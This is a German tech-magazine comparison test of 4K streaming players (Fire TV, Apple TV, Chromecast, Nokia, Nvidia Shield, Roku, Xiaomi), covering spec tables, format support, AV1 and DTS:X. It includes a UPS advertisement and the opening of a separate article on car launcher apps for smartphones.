- 👆 volle Formatunterstützung
- 👆 AV-Ausgabe konfigurierbar
- 👇 als Medienplayer kaum geeignet



Google Chromecast mit Google TV

Waren die ersten Chromecast noch „unsichtbare“ Übermittler von Video-streams von einem Zuspäher zum TV, hat das aktuelle Gerät eine Oberfläche – besagtes „Google TV“, mit Android TV in der Version 10 als Betriebssystem. Positiv: Obwohl der Hersteller einen eigenen Videodienst betreibt, stellt er diesen nicht in den Vordergrund.

Hinsichtlich der unterstützten Dienste dient der Chromecast tatsächlich als Vorzeigemodell, nur die Sky-Ticket-App wird (wie bei allen Android-TV-Modellen im Test) als inkompatibel ausgewiesen. Bei der Formatunterstützung ist die Bilanz makellos: Videos von Streamingdiensten gibt der Chromecast bis zur 4K-Auflösung inklusive Dolby Vision und Dolby Atmos aus, selbst bei YouTube wird 5.1-Ton und HDR unterstützt.

Der Freude, auch die Medienplayer-Software Kodi direkt aus dem Google Play Store installieren zu können, folgte schnell Ernüchterung: Mehr als 1080p-Auflösung ließ sich dem Gerät nicht entlocken, auch ruckelfreie AV1-Videos waren nicht drin. Dolby Atmos wird generell zwar ausgegeben, aber nur mit Dolby Digital Plus und nicht mit Dolby TrueHD als Basis, da es an der HD-Audio-Unterstützung mangelt.

- 👆 breites Dienstangebot
- 👆 volle Formatunterstützung
- 👆 geringer Stromverbrauch
- 👇 als Medienplayer weniger geeignet

ausschließlich unter RTL+ gebündelt, verlangt für die Nutzung aber stets Geld.

Schließlich haben wir uns noch angeschaut, wie sich die Player als Medien-

player schlagen, wenn sie von einem NAS Videos abspielen sollen. Dafür ist es nicht nur wichtig, dass passende Software wie Kodi oder VLC Player bereitstehen, der

Hersteller muss auch die Möglichkeit geschaffen haben, dass diese voll auf die Hardware des Players zugreifen können. Im Test zeigte sich, dass das tatsächlich

UHD-Streaming-Player für Flatrate-Videodienste

Hersteller, URL	Amazon, amazon.de	Apple, apple.de	Google, google.de	Nokia, nokia.de
Modell	Fire TV Cube / Stick 4K Max	Apple TV 4K	Chromecast mit Google TV	Streaming Box 8000
Bauform	Cube: Box, Stick: Stick	Box	Puck	Box
Betriebssystem (getestete Version)	FireOS (Cube: 7.2.4.2, Stick: 7.2.5.5)	tvOS (15.3)	Android TV (10)	Android TV (10)
Anschlüsse und Formate				
UHD-Auflösung / variable Bildwiederholrate	bis 2160p60 / nur Cube	bis 2160p60 / ✓	bis 2160p / –	bis 2160p / –
Video-Codecs: H.264 / HEVC / AV1	Cube: ✓ / ✓ / – ; Stick: ✓ / ✓ / ✓	✓ / ✓ / –	✓ / ✓ / –	✓ / ✓ / –
HDR-Formate: HDR10 / HDR10+ / Dolby Vision	✓ / ✓ / ✓	✓ / – / ✓	✓ / ✓ / ✓	✓ / ✓ / –
Tonformate: DD / DD+ / Dolby Atmos	✓ / ✓ / ✓	✓ / ✓ / ✓	✓ / ✓ / ✓	✓ / ✓ / ✓
Konnektivität				
Audio-Video-Ausgänge	HDMI	HDMI	HDMI	HDMI, 2 × Audio Out (analog und SPDIF)
USB-Anschlüsse (Zweck)	Cube: Micro-USB (Ethernet über Adapter), Stick: Micro-USB (Strom / Ethernet über Adapter)	–	USB-C (Strom / Ethernet über Adapter)	USB-A (3.0, auch für Ethernet über Adapter), USB-C (Ladestrom für Handy)
WLAN / Ethernet	✓ (Cube: Wi-Fi 5, Stick: Wi-Fi 6) / ✓ (über USB-Adapter)	✓ (Wi-Fi 6) / ✓	✓ (Wi-Fi 5) / ✓ (über USB-Adapter)	✓ (Wi-Fi 5) / ✓ (über USB-Adapter)
weitere Funkprotokolle	Bluetooth 5.0 + LE	Bluetooth 5.0, Thread	Bluetooth 4.2	Bluetooth 4.2
sonstige Anschlüsse	Cube: externer IR-Transmitter, Stick: –	Netzkabel	–	12-Volt-Netzteil
Audio/Video-Streamingprotokolle	Chromecast	AirPlay 2	Chromecast	Chromecast
Bedienung				
Fernbedienung: Direktwahltaasten	Amazon Music, Amazon Video, Disney+, Netflix	–	Netflix, YouTube	Amazon Video, Netflix, YouTube
Fernbedienung: Tasten (ohne Kreuz/Home/Back)	Power, Eingang, Lautstärke, Mute, Play/Pause, Spulen	Power, Play/Stop, Lautstärke, Mute	Power, Eingang, Lautstärke, Mute	Zahlen, Play/Pause, Spulen, Skip, Stop, Lautstärke, Mute, Info, Farbtasten
Sprachsteuerung	✓ (Cube: Free-Hand, Stick: Fernbedienung)	✓ (Fernbedienung)	✓ (Fernbedienung)	✓ (Fernbedienung)
Sprachassistentensystem	Amazon Alexa	Apple Siri	Google Assistant	Google Assistant
Streamingdienste				
Amazon Video / Apple TV+ / Disney+ / Netflix	✓ / ✓ / ✓ / ✓	✓ / ✓ / ✓ / ✓	✓ / ✓ / ✓ / ✓	✓ / ✓ / ✓ / ✓
Magenta TV / Pluto TV / Waipu.tv / Zattoo	✓ / ✓ / ✓ / ✓	✓ / ✓ / ✓ / ✓	✓ / ✓ / ✓ / ✓	✓ / ✓ / ✓ / ✓
Google Filme / DAZN / Rakuten TV / Sky Ticket	– / ✓ / – (nur Viki) / ✓	– / ✓ / ✓ / ✓	✓ / ✓ / – (nur Viki) / –	✓ / ✓ / – (nur Viki) / –
ARD / ZDF / Servus TV / Bild Live	✓ / ✓ / ✓ / ✓	✓ / ✓ / ✓ / ✓	✓ / ✓ / ✓ / ✓	✓ / ✓ / ✓ / ✓
RTL+ / Joyn	✓ / ✓	✓ / ✓	✓ / ✓	✓ / ✓
YouTube / Vimeo / Dailymotion / Twitch	✓ / ✓ / ✓ / ✓	✓ / ✓ / ✓ / ✓	✓ / ✓ / ✓ / ✓	✓ / ✓ / ✓ / ✓
Amazon M. / Berl. Ph. / Deezer / Spotify / Tidal	✓ / ✓ / ✓ / ✓ / ✓	✓ / ✓ / – / ✓ / ✓	✓ / ✓ / ✓ / ✓ / ✓	✓ / ✓ / ✓ / ✓
Medienplayer-Software				
Kodi (über Store) / Plex / VLC / eigener Player	– / ✓ / ✓ / –	– / – / ✓ / –	✓ / ✓ / ✓ / –	✓ / ✓ / ✓ / –
Ultra HD / Dolby Atmos / AV1 in 4K (Player)	✓ / – / –	✓ / – / ✓ (vlc Media Player)	– / ✓ (nur Dolby Digital Plus) / – (stockt)	– / – / – (stockt)
Sonstiges				
Leistungsaufnahme Standby / Betrieb	Cube: 2,2 / 3,3 Watt; Stick: 0,7 / 2,6 Watt	1,8 / 3,4 Watt	0,8 / 2,0 Watt	2,2 / 3,8 Watt
Abmessungen / Gewicht	Cube: 86,1 mm × 86,1 mm × 76,9 mm / 465 g; Stick: 99 mm × 30 mm × 14 mm / 48,4 g	98 mm × 98 mm × 35 mm / 425 g	162 mm × 61 mm × 12,5 mm / 55 g	112 mm × 112 mm × 24 mm
Bewertungen				
Abo-VideoStreamingdienste / Live-TV-Streaming	⊕⊕ / ⊕⊕	⊕⊕ / ⊕⊕	⊕⊕ / ⊕⊕	⊕ / ⊕⊕
Videoclip-Portale / Netzwerk-Festplatten	⊕ / ⊖	⊕ / ⊖	⊕⊕ / ⊖	⊕⊕ / ⊖⊖
Bedienung / Leistungsaufnahme	○ / ○ (Cube), ⊕ (Stick)	⊕ / ○	⊕ / ⊕	⊕ / ○
Preis laut Liste	120 / 65 € (Cube, inklusive Ethernet-Adapter / Stick, optionaler Ethernet-Adapter für Stick 15 Euro)	199 / 219 € (32 / 64 GByte)	70 €, optionaler Ethernet-Adapter 20 €	69 €

⊕⊕ sehr gut ⊕ gut ○ zufriedenstellend ⊖ schlecht ⊖⊖ sehr schlecht ✓ vorhanden – nicht vorhanden k. A. keine Angabe

nur bei wenigen Zuspiegeln der Fall ist: So können die Player teilweise die Audio-datenströme nicht unbearbeitet per HDMI ausgeben (Passthrough) oder nicht voll den Grafik-Chip nutzen, weshalb sie Videos nur in Full-HD-Auflösung ausgeben.

Zukunftssicherheit

Niemand wirft gerne ein Gerät schon nach wenigen Jahren in die Tonne, weil es mit den technischen Anforderungen nicht mehr mithält. Andererseits ist nachvollziehbar, dass die Dienste die aktuellen Codecs nicht ewig einsetzen wollen: Effi-

zientere Kompressionsverfahren ermöglichen ihnen, ein besseres Bild und einen besseren Ton auch an Kunden mit schmalbrüstigen Internetzugängen zu liefern – oder die gleiche Qualität mit einer geringeren Datenrate zu erreichen, was ihre Infrastrukturkosten senkt.

Nvidia, nvidia.de	Roku, roku.de	Xiaomi, xiaomi.de
Shield TV / Shield TV Pro	Express 4K / Streaming Stick 4K	Mi Box S
TV: Röhre / TV Pro: Box	Express 4K: Box, Stick: Stick	Box
Android TV (9)	RokuOS (10.5.1)	Android TV (9)
bis 2160p / Betafunktion	bis 2160p / –	bis 2160p / –
✓ / ✓ / –	✓ / ✓ / ✓	✓ / ✓ / –
✓ / – / ✓	Express 4K: ✓ / ✓ / – Streaming Stick 4K: ✓ / ✓ / ✓	✓ / – / –
✓ / ✓ / ✓	✓ / ✓ / ✓	✓ / ✓ / ✓
HDMI	HDMI	HDMI, Audio Out (analog und SPDIF kombiniert)
TV: – / TV Pro: 2 × USB-A (3.0)	Express 4K: Micro-USB (Strom / Ethernet über Adapter); Stick Micro-USB (Strom)	USB-A (2.0)
✓ (Wi-Fi 5) / ✓	Express 4K: ✓ (Wi-Fi 5) / ✓ (über USB-Adapter); Stick: ✓ (Wi-Fi 5) / –	✓ (Wi-Fi 5) / –
Bluetooth 5.0 + LE	–	Bluetooth 4.2
TV: MicroSD-Kartenslot, Netzkabel; TV Pro: 19-Volt-Netzteil	–	5,2-Volt-Netzteil
Chromecast	AirPlay 2	Chromecast
Netflix	Apple TV+, Netflix, Rakuten.tv, Spotify	Amazon Video, Netflix
Power, Lautstärke, Mute, Play/Pause	Play/Pause, Spulen; Stick zusätzlich: Power, Lautstärke, Mute	Power, Lautstärke
✓ (Fernbedienung)	✓ (nur Stick, Fernbedienung)	✓ (Fernbedienung)
Google Assistant, Alexa	proprietär, Alexa, Siri, Google Assistant (nur Stick)	Google Assistant
✓ / ✓ / ✓ / ✓	✓ / ✓ / ✓ / ✓	✓ / ✓ / ✓ / ✓
✓ / ✓ / ✓ / ✓	– / ✓ / – / –	✓ / ✓ / ✓ / ✓
✓ / ✓ / – (nur Viki) / –	– / ✓ / ✓ / ✓	✓ / ✓ / – (nur Viki) / –
✓ / ✓ / ✓ / ✓	✓ / ✓ / – / ✓	✓ / ✓ / ✓ / ✓
✓ / ✓	✓ / – (nur einzelne P7S1-Apps)	✓ / ✓
✓ / ✓ / ✓ / ✓	✓ / – / – / –	✓ / ✓ / ✓ / ✓
✓ / ✓ / ✓ / ✓ / ✓	– / ✓ / – / ✓ / –	✓ / ✓ / ✓ / ✓ / ✓
✓ / ✓ / ✓ / –	– / ✓ / – / ✓ (Roku Media Player)	✓ / ✓ / ✓ / –
✓ / ✓ / – (stockt)	✓ / ✓ (nur Dolby Digital Plus) / ✓ (Roku Media Player)	– / ✓ (nur Dolby Digital Plus) / – (stockt)
TV: 2,1 / 14,1 Watt; TV Pro: 1,5 / 14,8 Watt	Express 4K: 1,6 / 3,2 Watt; Stick: 2,1 / 3,9 Watt	0,2 / 2,4 Watt
TV: 40 mm × 40 mm × 16,5 mm / 137 g; TV Pro: 159 mm × 98 mm × 26 mm / 250 g	Express 4K: 86 mm × 39 mm × 20 mm / 44,6 g; Stick: 94 mm × 11 mm × 20 mm / 26 g	95,3 mm × 95,3 mm × 16,7 mm / 147 g
⊕⊕ / ⊕⊕	⊕⊕ / ○	⊖ / ⊕⊕
⊕ / ⊕ (TV), ⊕⊕ (TV Pro)	⊖ / ○	⊕⊕ / ⊖
○ / ⊖	○ (Express 4K), ⊕ (Stick) / ○	⊖ / ⊕⊕
160 € (Shield TV), 219 € (Shield TV Pro)	40 / 60 € (Express 4K / Stick)	73,00 €

Ein radikaler Umstieg auf neue Codecs kommt für die Dienste jedoch kaum in Betracht, wenn sie sich nicht ihre Bestandskunden vergraulen wollen. Allerdings sind die Dienste in einer recht komfortablen Lage: Im Unterschied zu TV-Sendern müssen sie sich nicht an die Masse der Empfangsgeräte halten, sondern können für jedes einzelne Modell einen eigenen Stream ausspielen. Die Lösung lautet also: an neue Geräte mit den passenden

SCHITTWETTER – kaufen Sie sich jetzt die besten Reifen ...



... oder doch lieber eine USV gegen Datenverlust und Schutz bei Stromausfall!

Im digitalen Zeitalter sind gespeicherte Daten für jeden mittlerweile ein unverzichtbares Gut (Urlaubsfotos, Musik, Versicherungsunterlagen, Passwörter, etc.).

Die Schädigung der Hardware wie z.B. eines Routers, NAS, PC oder TV und die dadurch entstehenden Kosten und Datenverluste können sehr ärgerlich und nervig sein. Ganz zu schweigen von der zu investierenden Zeit zur Wiederherstellung oder Reparatur!

Verglichen mit dem möglichen Schaden ist eine kleine Investition (schon ab 50 Euro) in eine Unterbrechungsfreie Stromversorgung, kurz USV, eine vertretbare, zeitsparende und kostengünstige Alternative!!!

SORGEN SIE FÜR RUHIGEN SCHLAF!

Laut Bundes-Netzagentur gibt es in Deutschland Stromausfälle von bis zu 12 Minuten/ Jahr. Und Überspannungen des Stromnetzes treten deutlich öfter auf.



Seit 1997 stehen wir für technische Exzellenz und höchste Qualitätsmaßstäbe bei Stromschutzlösungen und Zubehör. Als börsennotiertes Unternehmen mit mehr als 30 Millionen verkaufter Systeme, über 100 Patenten, bieten wir einzigartige Lösungen zur unterbrechungsfreien Stromversorgung.

CyberPower

www.cyberpower.com

Decoder-Chips schon Inhalte in neuen Codecs ausliefern, während die aktuellen Geräte weiter mit Streams beliefert werden, die in den bisherigen Verfahren komprimiert wurden.

Amazon und YouTube machen dies bereits so bei Videos mit „AV1“, einem offenen, lizenzkostenfreien Verfahren zur Videokompression, das die „Alliance for Open Media“ (AOMedia) entwickelt hat, der unter anderem Amazon, Apple, Google, Netflix und Nvidia angehören. Die Browser Chrome, Firefox und Opera unterstützen auf Desktop-Rechnern das Abspielen von Videos in AV1-Kodierung seit Ende 2018, seit Anfang 2020 auch Microsoft Edge. Netflix begann Ende vergangenen Jahre, AV1-komprimierte Videos auch an passende Smart-TVs (etwa von Samsung) und an Sonys PS4 Pro auszuspielen.

AV1-Video in niedriger Auflösung lassen sich auf aktuellen Playern in Software dekodieren, erst bei Inhalten in 4K kommt man gewöhnlich nicht um einen dedizierten Decoder-Chip herum. Amazons Fire TV Stick 4K Max und Rokus Streaming Stick sollen einen solchen laut Hersteller bereits integriert haben. Wir wollten wissen, ob die Dekodierung von AV1-Video in 4K vom NAS funktioniert. Am Ende waren dazu nur der Roku Stick 4K und das Apple TV 4K über den VLC Media Player in der Lage, wobei das Apple-Gerät dies offenbar rein in Software bewältigt. Bei allen anderen blieb das Bild praktisch stehen – auch beim Fire TV Stick 4K Max, wo der VLC Player den Decoder-Chip wohl nicht nutzt.

DTS:X für Streaming

Bei Apple TV+, Amazon Video, Disney+, iTunes und Netflix kommen aktuell ausschließlich Audiokompressionsverfahren von Dolby zum Einsatz: Dolby Digital und Digital Plus für Soundtracks mit bis zu 7.1 Kanälen und die Variante Dolby Atmos für 3D-Sound. Stößt man mal auf ein Konkurrenzprodukt, dann ist es bestenfalls der Uralt-Codec DTS. Dieses Ungleichgewicht konnte entstehen, weil DTS es im Unterschied zu Dolby versäumt hat, zum Start des Streamingbooms passende moderne Codecs parat zu haben. DTS-HD und der 3D-Sound-Codec DTS:X eignen sich nur für Blu-ray Discs und UHD-Blu-rays.

Das soll sich in diesem Jahr ändern, dann will DTS einen neuen Streaming-Codec etablieren, das höhere Datenraten bieten soll und angeblich besser klingt.



Nokia Streaming Box 8000

Auf der Box mit dem bekannten Markennamen – dahinter steht die Firma StreamView – läuft wie bei anderen Playern Android TV. Doch das Modell sticht heraus – schon mit der Fernbedienung mit ihren zahlreichen Knöpfen. Positiv: Nach Druck auf den Info-Button bekommt man bei Netflix Auflösung und Datenrate angezeigt.

An einziges Gerät im Test bietet es einen SPDIF-Ausgang, um ältere AV-Anlagen mit digitalem Mehrkanalton zu versorgen. Hinzu kommt ein USB-A-Port für Massenspeicher, eine Tastatur oder einen USB-Ethernet-Adapter und eine USB-C-Buchse, die aber nur als Ladeanschluss für ein Telefon gedacht ist.

Das Dienstangebot ist (fast) komplett, die Box bietet aber kein Dolby Vision und beim Ton von Disney+ statt Dolby Atmos bestenfalls 5.1-Sound. Auch unter Kodi gab sie keinen 3D-Sound aus. Wie bei Chromecast ist die Wiedergabe zudem auf 1080p-Auflösung beschränkt. Ein Lichtblick war hingegen YouTube mit HDR und 5.1-Ton.

Die Nokia-Box bietet einen „Deep Standby“, in dem nur noch essenzielle Dienste laufen sollen, die Leistungsaufnahme sank im Test aber nur auf 2,2 Watt.

- ↑ breites Dienstangebot
- ↑ zusätzliche Anschlüsse
- ↓ kein 3D-Ton bei Disney+ und Kodi
- ↓ recht hoher Standby-Verbrauch

Allerdings gibt es einen Haken: Da kein aktueller AV-Receiver das neue Format dekodieren kann, muss die Streaming-App es in Echtzeit in einen der bekannten DTS-Codecs umwandeln – und das klappt nur



Nvidia Shield TV/ Shield TV Pro

Das Shield TV Pro ist die überarbeitete Fassung des gleichnamigen Players aus dem Jahre 2017. Neu ist die Unterstützung des dynamischen HDR-Formats Dolby Vision, zudem gibt es nun eine Variante ohne „Pro“ im Namen in Röhrenform, was aber keine echten Vorteile bringt. Beide bieten eine Funktion zum Hochskalieren von HD-Inhalten auf 4K, eine variable Bildwiederholrate (wenn von der App unterstützt) ist offiziell noch eine Beta-Funktion.

Trotz der geringeren Größe hat das Shield TV ein integriertes Netzteil und einen Ethernet-Port. Auch ein Slot für MicroSD-Karten ist vorhanden, aber keine USB-Buchse, um daran Platten direkt anzuschließen. Von denen hat das TV Pro gleich zwei – in der USB-3.0-Version.

Nvidia nutzt Android TV, weshalb das Dienstangebot dem von Chromecast & Co. entspricht – was durchaus positiv ist. Die Nvidia-Player sind die einzigen im Test, die nicht nur alle Streamingdienste, sondern auch eigene 4K-Videos mit HDR und 3D-/HD-Sound in allen Formaten ausgeben. Allerdings kam das Shield TV bei 4K-Videos unter Kodi schon mal ins Stocken, bei den Diensten lief aber alles glatt.

- ↑ breites Dienstangebot
- ↑ volle Formatunterstützung
- ↑ als Medienplayer (sehr) gut geeignet
- ↓ recht hoher Standby-Verbrauch

mit Unterstützung durch einen dedizierten Chip. Letzterer wurde im vergangenen Jahr erstmals in Sony-TVs eingebaut, bald folgen erste TV-Modelle von Sharp und Philips. Nachteil: Nutzer älterer TVs können



Roku Express 4K/ Streaming Stick 4K

In den USA ist Roku eine bekannte Marke, in Deutschland feierten der Hersteller 2021 Premiere – mit echten Kampfpreisen. Die beiden 4K-Modelle unterscheiden sich nicht nur in der Bauform: Der Express 4K beherrscht die HDR-Formate HDR10 und HDR10+, der Streaming Stick 4K auch die weitverbreitete dynamische Variante Dolby Vision – und seine Fernbedienung hat zusätzlich eine Power-Taste sowie Lautstärke-Regler.

Zum Start konnte man über die ZDF-App keine Live-TV-Streams abrufen; dies ist jetzt möglich. Dennoch sind die Player beim linearen Fernsehen immer noch schwach aufgestellt: Die Plattformen MagentaTV, Waipu.tv und Zattoo fehlen, statt Joyn gibt es einzelne Apps von ProSiebenSat.1-Sendern. Bei YouTube gibt es bis zu 5.1-Ton, aber kein HDR.

Roku-Player nehmen Audio- und Videostreams an sich nur über WLAN entgegen, Ethernet-Ports bieten sie nicht. Wir konnten den Express 4K mit einem Ethernet-Adapter mit Micro-USB-Anschluss und separatem USB-Netzkabel für die Stromversorgung aber per Kabel verbinden. Beim Stick funktionierte das nicht. Apropos Strom: Die gemessene Leistungsaufnahme sank im Standby nur auf 2,1 Watt.

- 👆 alle wichtigen Abodienste dabei
- 👆 AV1-Unterstützung (nur Stick)
- 👇 Lücken bei TV- und Clip-Portalen
- 👇 recht hoher Stromverbrauch

vom neuen Audio-Codec nicht profitieren.

Hier könnte also die Stunde der Streaming-Player schlagen, indem sie DTS-Ton bis rauf zu DTS:X von Streamingdiensten transkodieren und in pas-



Xiaomi Mi Box S

Die Box S ist Xiaomis erster Streamingplayer mit 4K-Unterstützung, den man offiziell auf dem deutschen Markt bekommt. In dem kleinen Kästchen fand sich Platz für eine USB-A-Buchse und einen kombinierten Kopfhörer/SPDIF-Ausgang, aber nicht für einen Ethernet-Port. Über einen USB-Ethernet-Adapter ließ sich im Test aber eine Kabelverbindung zum Netzwerk herstellen.

Bei der Fernbedienung fiel negativ auf, dass sie nur wenige Tasten zur Steuerung der Medienwiedergabe hat. Weiterhin war bei keinem anderem Player im Test die Sprachsteuerung so hakelig: Mal zeigt uns Google Assistant nichts an, oft verstand er uns gar nicht.

Das Dienstangebot war so gut wie bei den anderen Android-TV-Geräten im Test, die Formatunterstützung leider nicht. Nicht nur, dass sie von Haus aus kein Dolby Vision unterstützt. Wesentlich schwerer wiegt, dass wir bei Amazon Video und Netflix nur 5.1-Ton bekamen und bei Disney+ sogar Stereo das Höchste der Gefühle war. Damit nicht genug, die Box lieferte Disney+ nur in HD-Auflösung aus. Da reißt auch nicht mehr heraus, dass das Gerät mit der Leistungsaufnahme von 2,4 Watt im Betrieb und 0,2 Watt im Standby positiv auffiel.

- 👆 breites Dienstangebot
- 👆 niedriger Stromverbrauch
- 👇 Schwächen bei Formatunterstützung
- 👇 als Medienplayer weniger geeignet

senden Formaten an Heimkino-Anlagen liefern. Eine Nachfrage bei Geir Skaaden, Chief Products and Services Officer der DTS-Mutter Xperi, brachte jedoch Ernüchterung: Von den aktuell verfügbaren

Playern dürfte nach seiner Einschätzung keiner dazu in der Lage sein. Und er geht auch nicht davon aus, dass bis Ende des Jahres ein passender Player erhältlich sein wird. Der Grund dafür sei, dass die Hersteller aktuell versuchen, sich vor allem mit immer niedrigeren Preisen gegenseitig vom Markt zu verdrängen. Da bliebe kein finanzieller Spielraum für einen Transcoder-Chip, dessen Nutzen man den potenziellen Käufern erst vermitteln müsse.

Fazit

Schaut man sich die Tabelle zur Formatunterstützung an, kommt man zunächst zu der Erkenntnis, dass Android TV als Basis zwar die Aussage erlaubt, dass das Angebot an Diensten sehr gut ist, aber nicht, wie gut diese wiedergegeben werden. So lassen sich mit dem aktuellen Chromecast und den Nvidia-Playern alle technischen Möglichkeiten bis hin zu 4K in Dolby Vision und Dolby Atmos nutzen, Nokias Streaming-Box patzt aber bei Disney+, wenn man bei dem Dienst 3D-Sound nutzen möchte. Xiaomis Mi Box S hat sogar gleich bei drei Diensten deutliche Schwächen.

Spannend ist, welches Kopf-an-Kopf-Rennen sich Amazon und Roku preislich und qualitativ liefern: Zu Straßenpreisen von teilweise unter 40 Euro bieten beide Hersteller Player an, die alle Abo-Streamingdienste in bester Bild- und Tonqualität abliefern. Amazons Fire TV Stick 4K liegt dabei aktuell noch mit einer niedrigeren Leistungsaufnahme und einer größeren Auswahl an Live-TV-Streaming- und Videoclip-Diensten vorne. Bei Roku fehlt bislang hingegen Joyn, von den Videoclip-Portalen ist sogar nur YouTube vertreten.

Betrachtet man lediglich Dienstangebot und Formatunterstützung, gibt es eigentlich keinen Grund (mehr), in ein Apple TV 4K oder Nvidias Shield-TV-Player zu investieren, die preislich deutlich am oberen Ende des Testfeldes stehen. Die Apple-Box bleibt aber weiterhin ein spannendes Gerät für Heimcineasten, die auch an kleinen virtuellen Stell-schrauben drehen wollen und als Zugangspunkt zu Apples Dienstportfolio. Bei den Nvidia-Playern zeigte sich wiederum erneut, dass ihnen als Medienplayer so schnell kein anderes Gerät das Wasser reichen kann. Spannend wird, welche Rolle AV1 in Zukunft bei Playern spielt. (nij@ct.de) **ct**



Auto-Starter

Fünf Launcher für Smartphones im Auto

Ein Smartphone am Auto-Armaturenbrett kann ein fehlendes Infotainmentsystem ersetzen oder ein vorhandenes ergänzen. Allerdings taugen die Standard-Launcher von Android und iOS nicht für die Bedienung während der Fahrt. Besser geht es mit speziell dafür entwickelten Launcher-Apps. Wir haben fünf davon getestet.

Von Stefan Wischner

Längst nicht jedes Auto hat ein modernes Infotainment-System mit Navigation und Zugang zu allen Streaming-Diensten. Dann ist ein Smartphone mit Autohalterung eine gute Alternative. Es erlaubt die Nutzung beliebiger Apps für Navigation, Streaming von Musik, Podcasts und Hörbüchern. Idealerweise ist das vorhandene Radio mit Bluetooth ausgerüstet, um die Wiedergabe über die Autolautsprecher zu ermöglichen; zur Not geht auch ein Audioeingang (Aux).

Der größte Nachteil dieser Lösung: der im Vergleich kleine und zu weit entfernte Bildschirm und die Standard-Homescreens und -Launcher von iOS und

Android. Denn unter den kleinen Symbolen und Beschriftungen während der Fahrt nach einer bestimmten App zu suchen, kann zu gefährlichen Blindflügen führen und verstößt zudem gegen die Straßenverkehrsordnung (siehe Kasten auf S. 125). Außerdem ist bei vielen iPhones und sehr alten Android-Versionen keine Darstellung des Homescreens im Querformat möglich. Wer das Smartphone lieber in dieser Ausrichtung an Armaturenbrett oder Motorradlenker befestigt, kann weder Iconbeschriftungen noch Status- und Widgettexte lesen.

Am besten gelingt die Bedienung mit einem speziellen Car-Launcher, einer

möglichst übersichtlichen Oberfläche, mit der man die im Auto am häufigsten benötigten Apps startet.

Für Android-Nutzer hatte Google mit der App zu Android Auto lange etwas Passendes im Programm. Mittlerweile funktioniert die aber nicht mehr autark auf einem Smartphone, sondern benötigt ein Android-autofähiges Autoradio oder Infotainmentssystem mit Bildschirm. Ein daran angeschlossenes Smartphone stellt eine kleine Auswahl seiner Apps, zum Beispiel Google Maps, Spotify und Audible, auf dem Bildschirm des Infotainment-Systems dar, wo sie sich auch bedienen lassen. Das Gegenstück für iPhones ist Apple Car Play [1,2].


Unter Android ist von der Android Auto App nur noch ein spezieller Car-Mode übriggeblieben, der zum Beispiel in der Google-Maps-App ein paar Mediensteuertasten einblendet. Für iOS gibt es nichts dergleichen. Diese Lücke schließen spezielle Car Launcher, von denen wir uns fünf angesehen haben. Nur einer davon läuft unter iOS, was daran liegt, dass das Apple-System sehr viel restriktiver ist, wenn es zum Beispiel darum geht, dass Apps andere Apps steuern oder auch nur starten. Von allen Car-Launchern außer der iOS-App gibt es entweder eine funktionsbeschränkte kostenlose oder eine zeitbeschränkte Testversion. Wir haben uns jeweils die bezahlte Vollversion angesehen.

Ein Hinweis für das Stöbern im App-Store: Es gibt einen Unterschied zwischen Car-Launchern und Car-Dashboards. Erstere behandeln wir in diesem Vergleich. Sie sind in erster Linie App-Starter, deren Oberfläche für die Bedienung während der

Fahrt optimiert wurde. Dashboards hingegen zeigen vor allem technische Informationen der Bordelektronik an (Drehzahl, Turboladedruck, Verbrauch ...) und erfordern, dass das Smartphone mit der OBD2-Schnittstelle des Autos verbunden ist [4]. Eine funktionelle Überschneidung gibt es nur bei der Geschwindigkeitsanzeige; Car-Launcher mit Tachofunktion bekommen die Tempodaten aber nicht vom Bordcomputer des Autos, sondern ermitteln sie per GPS.

Android-Radio statt Smartphone

Zumindest zwei der hier getesteten Car-Launcher-Apps für Android, nämlich der Agama Car Launcher und Car Launcher Pro, sind eigentlich gar nicht dafür entwickelt worden, dass man sie auf dem Smartphone installiert und bedient. Es gibt nämlich eine Reihe von Nachrüst-Autoradios mit großem Touchscreen, auf denen Android – zumeist in einer nicht ganz aktuellen Version – als Betriebssystem läuft. Das ist nicht zu verwechseln mit Android Auto, das immer noch ein angeschlossenes Smartphone benötigt, von dem es Apps, Daten und Netzverbindung bekommt. Auf den meist aus fernöstlicher Produktion stammenden und unter illustren Markennamen wie Atoto, Vanku oder Xomax angebotenen Radios kann man Android-Apps direkt installieren. Mag man die Bedienoberfläche des Radios nicht, kann man zusätzlich oder alternativ einen der hier vorgestellten Car-Launcher einrichten. Telefonieren kann man mit den Geräten ohne zusätzlich verbundenes Smartphone nicht, aber so ziemlich alles andere machen, was mit Android-Apps geht.



Car Widget Pro ist ein anpassbares Widget für den Standard-Launcher von Android. Wie bei den meisten Launchern gibt es Darstellungen für das Hoch- und Querformat.

Wir haben das nicht getestet; jedoch weisen viele Kommentare im Google Play Store auf gerätespezifische Probleme und Einschränkungen hin. In der Regel betrifft das die Bildschirmdarstellung (Auflösung, Seitenverhältnis) oder bestimmte Bedienelemente des Radios oder der Lenkradsteuerung. Der Hersteller von Car Launcher Pro weist sogar explizit darauf hin, dass die Lautstärkesteuerung per Wischgeste auf Android-Radios nicht funktioniert und stattdessen der Regler am Gerät oder die Lenkradtasten genutzt werden müssen.

Da es sich bei den genannten Android-Autoradios eher um Nischenprodukte handelt – namhafte Auto-Hi-Fi-Hersteller wie Pioneer, Kenwood oder Alpine bieten so etwas gar nicht an – haben wir uns darauf konzentriert, alle Launcher ausschließlich auf ihre Tauglichkeit als Smartphone-Oberfläche zu testen.

Starthilfe

Abgesehen von Car Widget Pro sind alle Launcher in diesem Vergleich eigenständige Apps, die bei Bedarf – also, wenn man im Auto sitzt – erst gestartet werden müs-

Smartphone im Auto: Überhaupt erlaubt?

